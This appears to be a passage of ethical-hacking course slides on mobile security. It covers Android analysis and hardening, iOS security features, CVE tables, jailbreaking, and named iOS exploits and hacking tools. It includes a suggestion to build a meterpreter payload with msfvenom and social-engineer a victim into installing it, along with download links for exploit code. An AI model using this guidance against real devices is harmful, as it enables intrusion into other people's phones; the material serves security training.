- IntelliJ IDEA with Smali Support Plugin
- Android Asset Packaging Tool
  - ibotpeaches.github.io/Apktool/install/
- APK Inspector
  - Reverse engineer Android apps



ANDROID APP DYNAMIC ANALYSIS

- You can obtain information from a running app including:
  - Hashes for the analyzed package
  - Incoming/outgoing network data
  - File read and write operations
  - Started services and loaded classes through DexClassLoader
  - Information leaks via the network, file and SMS
  - Circumvented permissions
  - Cryptographic operations performed using Android API
  - Listing broadcast receivers
    - app components that want to know about events and state changes
  - Sent SMS and phone calls
- Tools:
  - DroidBox (honeynet.org)

17.8 SECURING ANDROID

- Securing Android Devices
- Android Security Tools

SECURING ANDROID DEVICES


- Do:
  - Enable screen locks
  - Use biometrics for authentication when possible
  - Only download apps from Google Play
  - Install endpoint protection; keep the antivirus up-to-date
  - Keep the OS updated
- Don't:
  - Use easy PINs such as "1111" or "1234"
  - Root an Android device
  - Download APK files directly/side-load apps from unknown sources
  - Use hardware (including charging cables) of unknown origin

ANDROID SECURITY TOOLS

- DroidSheep Guard
- TrustGo Mobile Security
- Sophos Mobile Security
- 360 Security
- AVL
- Avira Antivirus Security
- X-Ray vulnerability scanner

ANDROID DEVICE TRACKING TOOLS

- Google Find your phone
  - Requires a Google account
  - Works for any mobile device type
- Prey Anti-Theft
- My AntiTheft
- Wheres My Droid
- iHound
- GadgetTrak Mobile Security
- Total Equipment Protection App
- AndroidLost.com



GOOGLE SECURITY FOR ANDROID

- Google Play Protect
  - Analyzes potentially harmful apps before you download them
  - Regularly scans your apps for malware, prompting you to uninstall any bad apps
  - Uses machine learning to stay on top of the latest threats
- Google Safe Browsing
  - Monitors for malicious websites and dangerous files
- Password protection
  - Checks your password against a list of known compromised passwords
  - Advises you on how to make your passwords safer
- Built-in anti-spam protection
  - Tells you if an incoming call is suspicious
  - Attempts to keep spam out of your messages inbox
- https://www.android.com/safety/

17.9 IOS OVERVIEW


- Apple iOS
- iOS Security Features
- iOS App Development

APPLE IOS

- The Apple mobile operating system
- It is made of multiple frameworks (layers of coded features) that provide:
  - Application support
  - User interface
  - Services
  - Core operating system


IOS SYSTEM SECURITY

1. iOS Secure Boot Chain
2. System Software Authorization
3. Secure Enclave Processor
   - A separate processor
   - Handles biometric information
4. TouchID
5. FaceID



TOUCH ID

- Reads fingerprint data from any angle
- Learns more about a user's fingerprint over time
- Continues to expand the fingerprint map as with continued use
- Used to:
  - Unlock the device
  - Make payments
  - Access data




FACE ID


- A sensor with three modules:
  - A dot projector that projects a grid of small infrared dots onto a user's face
  - A flood illuminator module that reads the resulting pattern and generates a 3D facial map
  - An infrared camera which takes an infrared picture of the use
- The map is compared with the registered face using a secure subsystem
- The user is authenticated if the two faces match sufficiently
- The system can recognize faces with glasses, clothing, makeup, and facial hair, and adapts to changes in appearance over time
  - Unlock the device
  - Make payments
  - Access data

IOS KEYS

- Each file is individually encrypted
- Class keys are stored in the system "keybag"
  - Secure location for storing cryptographic secrets
  - Encrypted with user's passcode and device hardware key
- Class key and file system key encrypt individual file keys
- File keys encrypt individual file




IOS SANDBOXING



IOS APP DEVELOPMENT

- Apple apps are (mostly) developed using Swift or Objective-C programming languages
- Apple has strict rules for vetting and accepting apps to the Apple Store
- Apps must be digitally signed with a certificate from Apple
- Apps can only be distributed through the Apple Store
  - Exception: Apple Developer Enterprise Program allows a in-house apps to be distributed in-house



IOS VULNERABILITIES

- Recent Vulnerabilities
- Historical Vulnerabilities

CRITICAL IOS VULNERABILITIES SINCE JAN 2021

CVE	CVSS	Type	Description
CVE-2021-30991 CVE-2021-30985 CVE-2021-30983 CVE-2021-30980 CVE-2021-30971 CVE-2021-30954 CVE-2021-30949 CVE-2021-30937 CVE-2021-30934	9.3	Exec Code Overflow Memory Corruption	• Out-of-bounds read and write arbitrary code execution • Buffer overflow • Use after free • iOS devices prior to 15.2
CVE-2021-30916 CVE-2021-30886	9.3	Memory Corruption Exec Code	• Memory corruption • iOS devices prior to 15.1

CRITICAL IOS VULNERABILITIES SINCE JAN 2021

CVE	CVSS	Type	Description
CVE-2021-30883	9.3	Exec Code Memory Corruption	• Memory corruption • iOS
CVE-2021-30869 CVE-2021-30859	9.3	Exec Code	• Type confusion issue • iOS devices prior to 12.5.5, 14.8

CVEDetails.com reports 88 additional CVEs against Apple iOS with a CVSS of 9.0 or higher since January 2021

FAMOUS IOS VULNERABILITIES

Vulnerability	Description
Mactans	• Plugging your iPhone/iPad into this malicious USB charger will inject persistent malware into your device • Does not require jailbreaking or user action • Affects all iOS devices
CVE-2018-4150 Kernel Memory Corruption	• Allows attackers to execute arbitrary code or cause a DoS • Affects iOS versions prior to 11.3
CVE-2018-4109 Graphics Driver vulnerability	• Allows attackers to execute arbitrary code or cause a DoS • Affects iOS versions prior to 11.2.5
CVE-2017-13879 IOMobileFrameBuffer vulnerability	• A weakness in the kernel extension used to manage the screen frame buffer • Sllows attackers to execute arbitrary code • Affects iOS prior to 11.2

FAMOUS IOS VULNERABILITIES (CONT'D)

Vulnerability	Description
Jailbroken iPhone	• Jailbreaking overwrites the firmware, bypassing security controls which gives users root privilege and can install unauthorized applications including malware • Often opens an SSH server backdoor, default username & password easily found on the Internet • Most one-click jailbreaks are themselves suspect
iCloud API vulnerability	• Celebgate, a series of iCloud attacks, lead to the theft of about 500 private celebrity photos • It exposed a weakness in the iCloud API that allowed unlimited password brute forcing
MaControl Backdoor	• An APT backdoor that has had multiple variations and delivery tools • It connects to a Command and Control (CnC) in China to receive instructions

17.10 JAILBREAKING IOS

- Jailbreaking
- Jailbreaking Techniques
- Jailbreaking Tools
- Cydia

JAILBREAKING AN IPHONE

- Installation of modified set of kernel patches to run third-party apps not from OS vendor
- Overwrites the firmware to remove digital signature protections
- Allows root access to OS and use of third-party apps, extensions, themes
  - Install the Cydia package manager to find/install apps
- Gets rid of sandbox restrictions, allowing malicious apps access to device
- Jailbreaking comes with the following security risks:
  - Voided phone warranty
  - Malware infection
  - Diminished performance
  - Bricking the device

FORMS OF JAILBREAKING

- Userland Exploit
  - "Userland" apps run after the kernel has started
  - Entirely software based; can be patched by Apple
  - JailbreakMe, Star, Saffron, Spirit, Absinthe, evasi0n, Pangu
- iBoot Exploit
  - iBoot is a second-stage bootloader for recovery mode
  - Runs over a physical USB or serial interface
  - Source code leaked onto GitHub
- Bootrom Exploit
  - Lowest level - can only be fixed by releasing new hardware

TECHNIQUES FOR JAILBREAKING

- Untethered Jailbreaking
  - "Normal" jailbreak
  - Device remains in a jailbroken state indefinitely
  - After jailbreaking, you reboot the device
- Semi-untethered Jailbreaking
  - After rebooting, the device appears to not be jailbroken
  - You must open the jailbreaking app, lock the phone and wait for the refresh
- Tethered Jailbreaking
  - Every time you reboot the device, you have to jailbreak it with a computer
  - Otherwise the device won't even boot

JAILBREAKING TOOLS

- Checkra1n
- Pangu
- Redsn0w
- Absinthe
- evasi0n7
- GeekSn0w
- Sn0wbreeze
- PwnageTool
- LimeRaln
- Blackraln

CYDIA

- Cydia is an alternative App Store for iPhone, iPad, and iPod Touch
- The most popular place to browse and obtain apps for your jailbroken iPhone
- It offers many apps that aren't available on App Store and are often rejected by Apple for violating terms of use
- Whenever you jailbreak your phone–a process that's like rooting your Android device–the option to install Cydia is often shown
- It can also be separately installed via Installer.app/AppTap
- Using Cydia, you can install many apps and tools

Note: You can also download apps from other places such as GitHub

17.11 IOS EXPLOITS


- Popular Exploits

HAK5 O.MG LIGHTNING CABLE

- Not an iOS exploit
- Looks and behaves like a regular Apple lightning cable
- Acts as a "keyboard" when plugged into a PC
  - Runs a pre-created script that you programmed into its firmware
  - "Types" commands into the PC
- Also a short-range wireless access point for you to connect to
- Your iPhone becomes an unwitting participant in hacking a PC
- Does not actually require an iPhone to be plugged into its other end

HAK5 O.MG LIGHTNING CABLE (CONT'D)

- Full shell of the target host via covert Wi-Fi communications
- C2 remote management of O.MG devices




IOS EXPLOITS

- Exploit-db offers 21 verified downloadable exploits against Apple iOS
- Metasploit offers 16 modules against Apple iOS
- GitHub has 28 repositories with iPhone exploits
- You can use msfvenom to create a meterpreter payload for victims to side-load onto a jailbroken iPhone
  - You will have to use social engineering to get the victim to install the app

IPWN

- Framework for exploiting iOS devices
- Target must be jailbroken
- Features include:
  - SSH brute forcing
  - Remote command execution
  - Payload delivery
  - Data exfiltration
- https://github.com/brows3r/iPwn.git



FORCEDENTRY

- CVE-2021-30860
- Developed by NSO Group to deploy their Pegasus spyware
  - Used by governments to attack political dissidents and human rights groups
- Uses PDF files disguised as GIF files to inject JBIG2-encoded data
  - Enables the "zero-click" exploit that is prevalent in iOS 13 and below
  - Provokes an integer overflow in Apple's CoreGraphics system
  - Circumvents iOS 14 "BlastDoor" sandbox for message content

ZEROCLICK

- CVE-2020-3843
- CVSS 8.8
- iOS 13 radio proximity kernel memory corruption
- Remote control a device over Wi-Fi using a “zero-click” attack
  - No input required from the target
- https://packetstormsecurity.com/files/download/162119/GS20210407204617.tgz

CHECKM8 IPWNDFU

- iPhone permanent unpatchable bootrom vulnerability exploit
- iPhone 4S (A45 chip) to iPhone 8, iPhone X (A11 chip)
- Features include:
  - Dump SecureROM
  - Decrypt keybags for iOS firmware
  - Demote device for JTAG connections
    - Enable JTAG/SWD debugging on devices that are fused
    - Turn the device into an "Apple-internal-use-only" pre-secured device
    - You can bypass its security features and attach a debugger to watch how the OS works
      - Ordinarily you can't because it's always encrypted
    - You'll need a dedicated cable and software
      - http://blog.lambdaconcept.com/post/2019-10/iphone-bootrom-debug/
- GitHub download: axi0mX/ipwndfu

Do not confuse IPWNDFU with Checkm8.info, which is an paid online iPhone unlock service

17.12 IOS-BASED HACKING TOOLS


- Hacking Tools that Run on iPhone

NETKILLUI

- Knock other devices off your Wi-Fi network
- Features similar to WiFiKill for Android
- https://extigy.github.io/repo/


FING

- Alternative to nmap
- Identify devices on your network
- Pinger, port scanner, traceroute, DNS lookups
- Available on the App Store



